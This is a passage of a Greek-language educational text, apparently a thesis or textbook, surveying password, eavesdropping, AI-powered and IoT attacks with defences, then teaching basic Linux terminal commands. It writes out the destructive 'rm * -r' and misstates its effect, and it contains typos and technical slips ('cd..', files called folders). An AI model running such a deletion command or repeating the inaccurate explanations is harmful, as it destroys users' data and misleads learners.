6. Password Spraying : Στοχεύονται πολλοί λογαριασμοί με έναν κωδικό πρόσβασης τη φορά.
7. Keylogger : Μορφή κακόβουλου λογισμικού ή υλικού που παρακολουθεί και καταγράφει τις πληκτρολογήσεις των χρηστών, λαμβάνοντας πληροφορίες και στέλνοντάς τες στον εισβολέα, χρησιμοποιώντας έναν διακομιστή εντολών και ελέγχου (C&C – Command-and-Control).

[20] Hash : Ο κωδικός πρόσβασης που εισάγεται σε ένα σύστημα συνήθως δεν αποθηκεύεται ως καθαρός κωδικός, αλλά αντίθετα κατακερματίζεται (hashed) μέσω ενός αλγορίθμου (MD5, SHA-1 ή SHA-256). Ο κατακερματισμός είναι μία διαδικασία που μετατρέπει τον κωδικό σε μοναδική συμβολοσειρά (hash), η οποία είναι δύσκολο να αντιγραφεί.

Το πρώτο βήμα για την αποτροπή των password επιθέσεων είναι η διασφάλιση της εφαρμογής μια ισχυρής πολιτικής κωδικών πρόσβασης και η χρήση ελέγχου ταυτότητας πολλαπλών παραγόντων (MFA – Multi-Factor Authentication) όπου είναι δυνατόν. Επίσης, μπορούν να γίνουν κάποια τεστ διείσδυσης για να εντοπιστούν τυχόν ευπάθειες του συστήματος και να ελεγχθεί εάν το σύστημα έχει τη δυνατότητα να παρακολουθεί και να ανταποκρίνεται σε ύποπτες πρσπάθειες σύνδεσης.



Τύποι των Password Επιθέσεων


4.6.13 Eavesdropping Attacks

Μία επίθεση eavesdropping είναι μία παθητική επίθεση υποκλοπής όπου ο εισβολέας αναζητά μη ασφαλείς επικοινωνίες δικτύου για να αποκτήσει πρόσβαση σε ευαίσθητα δεδομένα που αποστέλλονται μέσω αυτού του δικτύου, χωρίς να αλλάζει ή να

παρεμβαίνει στη ροή της πληροφορίας. Με τη χρήση μη ασφαλών επικοινωνιών δικτύου ο εισβολέας μπορεί να έχει κρυφή πρόσβαση σε ιδιωτικές συνομιλίες του στόχου χωρίς τη συγκατάθεση του με σκοπό να συλλέξει πληροφορίες ή να παραβιάσει δεδομένα. Αυτός είναι ένας από τους λόγους για τους οποίους ζητείται από τους εργαζομένους να χρησιμοποιούν VPN όταν έχουν πρόσβαση στο δίκτυο της εταιρείας από ένα μη ασφαλές δημόσιο σημείο πρόσβασης Wi-Fi. Η επίθεση eavesdropping συχνά αναφέρεται και ως “snooping” ή “sniffing”.

Για την eavesdropping επίθεση, συχνά χρησιμοποιείται η τεχνική Man-in-the-Middle (MitM) ή η τεχνική Packet Sniffing, όπου ο επιτιθέμενος χρησιμοποιεί εργαλεία που αναλύουν και συλλέγουν πακέτα δεδομένων που μεταφέρονται στο δίκτυο, προσπαθώντας να αποσπάσουν κρίσιμες πληροφορίες σε περίπτωση που τα δεδομένα δεν είναι κρυπτογραφημένα.

Όπως και με τις επιθέσεις MITM, ο καλύτερος τρόπος για την αποτροπή αυτών των επιθέσεων υποκλοπής είναι η διασφάλιση της κρυπτογράφησης των ευαίσθητων δεδομένων. Αυτό μπορεί να επιτευχθεί με firewalls, με εικονικά δίκτυα (VPN), με ασφαλή Wi-Fi δίκτυα, τα οποία περιέχουν κρυπτογράφηση είτε WPA2, είτε WPA3, με συχνή ενημέρωση λογισμικού σε προγράμματα και λειτουργικά συστήματα, καθώς και με χρήση κτυπρογράφησης TLS/SSL (πχ, για ασφαλείς HTTP συνδέσεις), η οποία προστατεύει τα δεδομένα κατά τη μεταφορά, κάνοντας τα δυσανάγνωστα σε περίπτωση υποκλοπής.



Διάγραμμα Eavesdropping Επίθεσης

4.6.14 AI-Powered Attacks


Η χρήση της Τεχνητής Νοημοσύνης εκτόξευσε σε τεράστιο βαθμό τις εξελιγμένες επιθέσεις στον κυβερνοχώρο, με την πιο αξιοσημείωτη επίθεση να είναι η χρήση botnets με τεχνικές αλγορίθμους τεχνητής νοημοσύνης (Artificial Intelligence – AI) και μηχανικής μάθησης (Machine Learning -ML), τα οποία χρησιμοποιούν μηχανές για να εκτελέσουν έξυπνες, αυτοματοποιημένες, γρήγορες και αποτελεσματικές επιθέσεις. Αυτό περιλαμβάνει τον εντοπισμό των ευπαθειών, την ανάπτυξη στρατηγικών, δημιουργία backdoors σε ένα σύστημα, εξαγωγή ή παραβίαση των δεδομένων και παρέμβαση στις λειτουργίες του συστήματος. Όπως όλοι οι αλγόριθμοι τεχνητής νοημοσύνης, έτσι και οι συγκεκριμένες επιθέσεις μπορούν να εξελιχθούν με την πάροδο του χρόνου.

Αντί να χρησιμοποιούν παραδοσιακές τεχνικές, οι επιθέσεις αυτές προσαρμόζονται με βάση τα είδη προσεγγίσεων που λειτουργούν καλύτερα και βελτιστοποιούνται αυτόματα, αυτοματοποιώντας τις επιθέσεις και προσαρμόζοντας την ταχύτητά της σε

πραγματικό χρόνο. Μπορούν, επίσης, να χρησιμοποιούν τροφοδοσίες πληροφοριών για να εντοπίζουν γρήγορα ευπάθειες λογισμικού, καθώς και να σαρώσουν τα ίδια τα συστήματα για πιθανές ευπάθειες, καθιστώντας δυσκολία στον εντοπισμό της επίθεσης. Σε περίπτωση αμυντικού μηχανισμού, το AI αλλάζει στρατηγική για να τον παρακάμψει, κάτι το οποίο κάνει την επίθεση ακόμη πιο επικίνδυνη. Επιπροσθέτως, η τεχνητή νοημοσύνη έχει τη δυνατότητα να εντοπίζει και να αναλύει μεγάλο όγκο δεδομένων σε πολύ μικρό χρονικό διάστημα, με αποτέλεσμα να επιλέγει του κατάλληλους στόχους, δηλαδή ευάλωτα συστήματα ή χρήστες με ιδιαίτερα χαμηλά επίπεδα ασφαλείας.

Για παράδειγμα, συχνό φαινόμενο είναι η δημιουργία κείμενου, ήχου και βίντεο για την πλαστοπροσωπία των στελεχών της εταιρείας, με σκοπό την πραγματοποίηση μίας phishing τεχνικής. Σε αντίθεση με τους ανθρώπους, οι AI-powered επιθέσεις μπορούν να λειτουργούν αδιάκοπα για αρκετές ημέρες, κάνοντας τις επιθέσεις περισσότερο γρήγορες, αποτελεσματικές, οικονομικές και προσαρμόσιμες.

Δυστυχώς, δεν υπάρχει κάποιος συγκεκριμένος τρόπος για την πρόληψη επιθέσεων AI, καθώς είναι αρκετά δύσκολο να εντοπιστούν από τα συστήματα. Ωστόσο, μία καλή τεχνική για αποτροπή τέτοιων επιθέσεων είναι τα ενισχυμένα συστήματα ασφαλείας, τα οποία χρησιμοποιούν αμυντικές τεχνολογίες που επίσης βασίζονται σε AI για να εντοπίζουν τα μοτίβα κακόβουλων ενεργειών και να βελτιώσουν την ανίχνευση απειλών. Επιπροσθέτως, όπως και σε άλλες επιθέσεις, είναι κρίσιμοι παράγοντες η εκπαίδευση και η ευαισθητοποίηση των χρηστών για τις εξελισσόμενες μορφές επιθέσεων και η παρακολούθηση του Dark Web, για ανάλυση δεδομένων, εργαλείων και στρατηγικών AI που χρησιμοποιούν οι κυβερνοεγκληματίες. Τέλος, μπορούν να προστεθούν κανονιστικές ρυθμίσεις και πρότυπα στα συστήματα για τη ρύθμιση της ανάπτυξης και της χρήσης AI.



AI-powered Επιθέσεις

4.6.15 IoT-based Attacks

Στη σημερινή επόχή, οι συσκευές IoT είναι γενικά λιγότερο ασφαλείς από τα περισσότερα σύγχρονα λειτουργικά συστήματα και οι επιτιθέμενοι είναι πρόθυμοι να εκμεταλλευτούν τα τρωτά σημεία τους. Αυτό θα μπορούσε να περιλαμβάνει την δημιουργία backdoor σε ένα σύστημα, την εξαγωγή ή την παραβίαση των δεδομένων και παρέμβαση στις λειτουργίες του συστήματος. Το IoT περιλαμβάνει συσκευές όπως έξυπνες οικιακές συσκευές (κάμερα ασφαλείας), ιατρικές συσκευές, βιομηχανικά συστήματα και άλλα έξυπνα gadgets που συνδέονται στο Διαδίκτυο για να επικοινωνούν μεταξύ τους ή με κεντρικά συστήματα. Όπως και με την τεχνητή νοημοσύνη, το Διαδίκτυο των πραγμάτων IoT εξακολουθεί να είναι μία σχετικά νέα έννοια


Μία σημαντική ζώνη επίθεσης στο IoT είναι οι συσκευές. Οι επιθέσεις μπορούν να αποσταλούν κυρίως μέσω gadget. Η μνήμη, το σημείο σύνδεσης μεταξύ συσκευών και gadget, η διεπαφή Ιστού ή η διοικήσεις του οργανισμού αποτελούν αδύναμα μέρη για ένα gadget. Επιπροσθέτως, οι επιτιθέμενοι μπορούν να εκμεταλλευτούν αβέβαιες προεπιλεγμένες ρυθμίσεις, παρωχημένα εξαρτήματα και ασταθή στοιχεία ενημέρωσης, ενώ παράλληλα πιθανώς να μη διατίθενται ισχυροί μηχανισμοί ασφάλειας, όπως ισχυρή κρυπτογράφηση ή δυνατότητες ενημέρωσης λογισμικού και firmware. Επίσης, οι ασθενείς κωδικοί πρόσβασης και η μη τακτικές ενημερώσεις λογισμικού, αφήνουν τις συσκευές εκτεθειμένες σε νέες απειλές.

Εκτός από τις συσκευές, ζώνη επίθεσης θεωρούνται και τα κανάλια επικονωνίας, τα οποία γίνονται εύκολα ευάλωτα σε επιθέσεις, σε περίπτωση που διαθέτουν κάποιο τρωτό σημείο. Μία από τις πιο συνηθισμένες επιθέσεις που θα μπορούσαν να εκμεταλλευτούν τα τρωτά σημεία είναι οι επιθέσεις DoS (Df-service Attack – Επίθεση άρνησης εξυπηρέτησης), οι οποίες σκοπό έχουν να καταστήσουν τον σύστημα ανίκανο να δεχτεί άλλες συνδέσεις και οι επιθέσεις DDoS, όπου αποστέλλεται τεράστιος όγκος αιτημάτων σε ένα στόχο για την υπερφόρτωση και τη διακοπλη του δικτύου.

Επιπροσθέτως, οι εφαρμογές και τα λογισμικά καθίστανται ευάλωτα, εάν υπάρχουν ατέλειες σε εφαρμογές Ιστού και σχετικού προγραμματισμού για gadget IoT. Μέσω των συσκευών IoT υπάρχει η πιθανότητα για επιθέσεις botnet, όπου παραβιάζεται ένας μεγάλος αριθμός IoT συσκευών, οι οποίες ελέγχονται εξ αποστάσεως για να δημιουργηθεί το Botnet. Πιθανές επιθέσεις θα μπορούσαν να είναι η επίθεση Man-in-

the-Middle και το κλείδωμα των IoT συσκευών μέσω ευπαθειών (ransomware on IoT), όπου συνήθης σκοπός είναι η απαίτηση λύτρων για την αποκατάσταση της πρόσβασης.

Για την αποφυγή μίας IoT-based επίθεσης, αρχικά, είναι απαραίτητες οι ασφαλείς ρυθμίσεις ενός συστήματος, όπως η χρήση ισχυρών κωδικών πρόσβασης και η τακτική εγκατάσταση ενημέρωσης λογισμικού και firmware σε κάθε συσκευή, η χρήση ασφαλών δικτύων Wi-Fi για τις IoT συσκευές και η εφαρμογή ισχυρών ρυθμίσεων κρυπτογράφησης στο δίκτυο. Επιπτοσθέτως, για την αποφυγή επιθέσεων DDoS είναι θεμιτό να παρακολουθείται η κυκλοφορία/δραστηριότητα του δικτύου για ανωμαλίες ή ύποπτες συμπεριφορές των IoT συσκευών και τέλος, η δυνατότητα ρύθμισης των IoT συσκευών σε “least privileges”, όπου απαιτούνται τα λιγότερα δυνατά δικαιώματα για την εκτέλεση των απαραίτητων λειτουργιών.



IoT-based Επίθεση

5. ΛΕΙΤΟΥΡΓΙΚΟ ΣΥΣΤΗΜΑ LINUX


5.1 Terminal - Τερματικό

Το τερματικό είναι ένα λογισμικό εφαρμογής που επιτρέπει την αλληλεπίδραση με το λειτουργικό σύστημα Linux, χρησιμοποιώντας διαφορετικές εντολές. Αυτή η εφαρμογή που βασίζεται σε κείμενο παρέχει μία διεπαφή γραμμής εντολών (Command-Line Interface – CLI) για τον έλεγχο και την εκτέλεση λειτουργιών σε υπολογιστές Linux. Είναι ένα από τα πιο ευρέως χρησιμοποιούμενα εργαλεία που προσφέρουν όλα τα λειτουργικά συστήματα Linux ως προεπιλεγμένη εφαρμογή. Μέσω του τερματικού μπορούν να δημιουργηθούν ή να διαγραφούν φακέλοι, να δημιουργηθούν ευρετήρια, να εκτελεστούν προγράμματα και γενικότερα να οριστούν διάφορες εργασίες προς εκτέλεση. Η γραμμή εντολών ονομάζεται Bash Prompt, ένα πρόγραμμα-διερμηνέας που του δίνονται εντολές και αυτό τις μεταφέρει στον πυρήνα του Linux. Υπάρχουν πολλά τέτοια «κελύφη» αλλά στις περισσότερες διανομές είναι προεγκατεστημένο το Bash.

Για την εκτέλεση του terminal, μπορεί να γίνει δεξί κλικ στο Desktop και να επιλεχθεί το Open Terminal Here. Στο Terminal εμφανίζεται το Username και το Hostname που έχουν οριστεί και το /Desktop, το οποίο σημαίνει ότι η τερματική διαδικασία εκκινήθηκε στο ευρετήριο του Desktop. Αν το δεξί κλικ είχε γίνει από τον Home Folder, τότε η τερματική διαδικασία θα είχε ξεκινήσει από το ευρετήριο του Home Folder, χωρίς όμως να έχει το /home αλλά το σύμβολο ~, το οποίο προσδιορίζει το ευρετήριο home του χρήστη,τον προσωπικό του φάκελο (/home/username). Το σήμα του $ σημαίνει ότι ο χρήστης έχει συνδεθεί με προνόμια απλού χρήστη και μπορεί να κάνει τροποποιήσεις μόνο στο /home. Εάν γίνει σύνδεση ως root, τότε εμφανίζεται το σήμα #.

Στο terminal, η εντολή cd του λειτουργικού συστήματος Linux χρησιμοποιείται για την αλλαγή καταλόγων. Με αυτή, γίνεται πλοήγηση σε έναν συγκεκριμένο κατάλογο, καθορίζοντας τη διαδρομή του, όπως cd /home/user/Documents. Με αυτή την εντολή γίνεται μεταφορά στον κατάλογο Έγγραφα (Documents). Εάν το terminal βρίσκεται ήδη στο home directory, για τον φάκελο έγγραφα χρησιμοποιείται και η εντολή cd Documents, χωρίς να ορίζεται το προηγούμενο path. Για την επιστροφή στο home directory χρησιμοποιείται η εντολή “cd..”. Οι δύο τελείες σημαίνουν κατά σύμβαση «γονικός φάκελος», ενώ η μία τελεία σημαίνει πάντα «τρέχον φάκελος» και δε γίνεται κάποια μετακίνηση. Χρησιμοποιώντας την ίδια εντολή, εμφανίζεται το directory /home, στο οποίο υπάρχει ένας φάκελος με το username του χρήστη και το τελευταίο ευρετήριο που μπορεί να επισκεφθεί ο χρήστης είναι το /, το οποίο ονομάζεται /directory και περιέχει όλους τους φακέλους και τα ευρετήρια του συστήματος.

Με την εντολή ls χρησιμοποιείται για τη λίστα των περιεχομένων ενός καταλόγου. Εμφανίζει τα ονόματα των αρχείων και των καταλόγων στον κατάλογο που καθορίζεται. Από προεπιλογή, παραθέτει τα περιεχόμενα του τρέχοντος καταλόγου, αρχεία και ευρετήρια. Τα ευρετήρια προσδιορίζονται με σκούρο μπλε χρώμα, ενώ οι φάκελοι προσδιορίζονται με διαφορετικά χρώματα, τα οποία εξαρτώνται από τον τύπο του φακέλου.



Παράδειγμα εκτέλεσης της εντολής "ls" σε Linux τερματικό

Με τη γραμμή εντολών μπορούν να ελεγχθούν, επίσης, τα προγράμματα που εκτελούνται τη δεδομένη χρονική στιγμή στο Linux, πόση «βαρύτητα» έχουν για τον επεξεργαστή και πόση μνήμη καταλαμβάνουν, μέσω της εντολής top. Για καλύτερη ταξινόμηση χρησιμοποιείται η παράμετρος «-o» και εμφανίζεται μία λίστα με τα πεδία ως προς τα οποία γίνεται η ταξινόμηση (μνήμη, CPU, κτλ.).

Με το βέλος ▲(upper arrow) και ▼(lower arrow) στο πληκτρολόγιο ο χρήστης μπορεί να πλοηγείται στις προηγούμενες εντολές που χρησιμοποίησε στο τερματικό.


5.2 Δημιουργία Αρχείων και Διαχείριση Ευρετηρίων

Για τη δημιουργία ενός κενού φακέλου μέσω τερματικού στο ευρετήριο που βρίσκεται το τερματικό, χρησιμοποιείται η εντολή touch και το όνομα του φακέλου που θα δημιουργηθεί. Για να διασφαλιστεί ότι ο φάκελος είναι κενός, χρησιμοποιείται η εντολή cat και το όνομα του φακέλου, η οποία εμφανίζει όλα τα περιεχόμενα του φακέλου. Για την προσθήκη κειμένου μέσα στο φάκελο, χρησιμοποιείται η εντολή echo, η οποία συντάσσεται ως εξής : echo Κείμενο_για_προσθήκη > Όνομα_φακέλου. Για παράδειγμα, για την προσθήκη “Hello World” στον κενό φάκελο file1 : echo Hello World > file1. Αν το αρχείο υπάρχει, για προσθήκη στο τέλος του αρχείου, ο τελεστής «<» χρησιμοποιείται δύο φορές (πχ.echo Goodbye >> file1.txt).

Για την προσθήκη κειμένου σε ένα φάκελο θα μπορούσε, επίσης, να χρησιμοποιηθεί και ένας text editor. Για αρχή, θα μπορούσε να χρησιμοποιηθεί ο nano, ένας απλός επεξεργαστής κειμένου που βρίσκεται συνήθως σε λειτουργικά συστήματα που βασίζονται σε Unix. Επιτρέπει στους χρήστες να επεξεργάζονται γρήγορα αρχεία κειμένου απευθείας από τη γραμμή εντολών. Η σύνταξη της εντολής είναι η εξής : nano file2, όπου ο file2 είναι ο φάκελος προς επεξεργασία. Η εντολή αυτή θα δημιουργήσει ένα νέο κενό παράθυρο, στο οποίο μπορεί να προστεθεί το κείμενο ή κάποιος κώδικας. Για τον κώδικα πρέπει στο αρχείο να έχει προστεθεί και η ανάλογη κατάληξη π.χ file2.py για πρόγραμμα σε python. Για την αποθήκευση του κειμένου χρησιμοποιούνται τα κουμπιά O + Ctrl, μετά το Enter για επιβεβαίωση του ονόματος αρχείου και για έξοδο από το παράθυρο το X + Ctrl.

Για τη δημιουργία ενός ευρετηρίου χρησιμοποιείται η εντολή mkdir και το όνομα του ευρετηρίου (make directory). Για τη μεταφορά ενός αρχείου από ένα ευρετήριο σε κάποιο άλλο χρησιμοποιείται η εντολή mv (move), η οποία συντάσσεται ως εξής : mv file2.py folder, όπου file2.py ο φάκελος που θα μετακινηθεί και folder το ευρετήριο στο οποίο θα μετακινηθεί από το ευρετήριο στο οποίο βρίσκεται το τερματικό τη δεδομένη χρονική στιγμή. Για την αντιγραφή ενός αρχείου στο ίδιο ευρετήριο που βρίσκεται το τερματικό, χρησιμοποιείται η εντολή cp με την εξής σύνταξη : cp file2.py file3.py, όπου ο φάκελος file2.py δημιουργεί ένα αντίγραφο file3.py στο ίδιο ευρετήριο. Για αντιγραφή σε διαφορετικό ευρετήριο χρησιμοποιείται η εντολή cp, ο φάκελος που θα αντιγραφεί και η διαδρομή του ευρετηρίου στο οποίο θα δημιουργηθεί ο αντιγραμμένος φάκελος, δηλαδή, “cp file3.py /home/username/Desktop/copyfile.py”, όπου copyfile.py το όνομα του καινούριου αντιγραμμένου φακέλου που θα δημιουργηθεί. Για τη διαγραφή ενός φακέλου ή ενός ευρετηρίου χρησιμοποιείται η εντολή rm. Για τη διαγραφή του φακέλου file3.py συντάσσεται ως rm file3.py, όπου ο φάκελος διαγράφεται οριστικά από το ευρετήριο. Για τη διαγραφή ενός ευρετηρίου χρησιμοποιείται το rm με την εξής σύνταξη : rm folder -r, όπου το ευρετήριο folder διαγράφεται μαζί με όλους τους φακέλους που περιέχει. Πρέπει να δοθεί ιδιαίτερη προσοχή στο remove, καθώς γίνεται οριστική

διαγραφή, ενώ με τη χρήση της εντολής rm * -r διαγράφεται ολόκληρη η εικονική μηχανή μαζί με όλα τα αρχεία (απαραίτητη προϋπόθεση για τη διαγραφή της εικονικής μηχανής είναι να εκτελούνται οι εντολές από τον χρήστη root[21]). Εάν δεν υπάρχουν δικαιώματα root, τότε διαγράφονται όλα τα αρχεία απ' το εκάστοτε ευρετήριο.



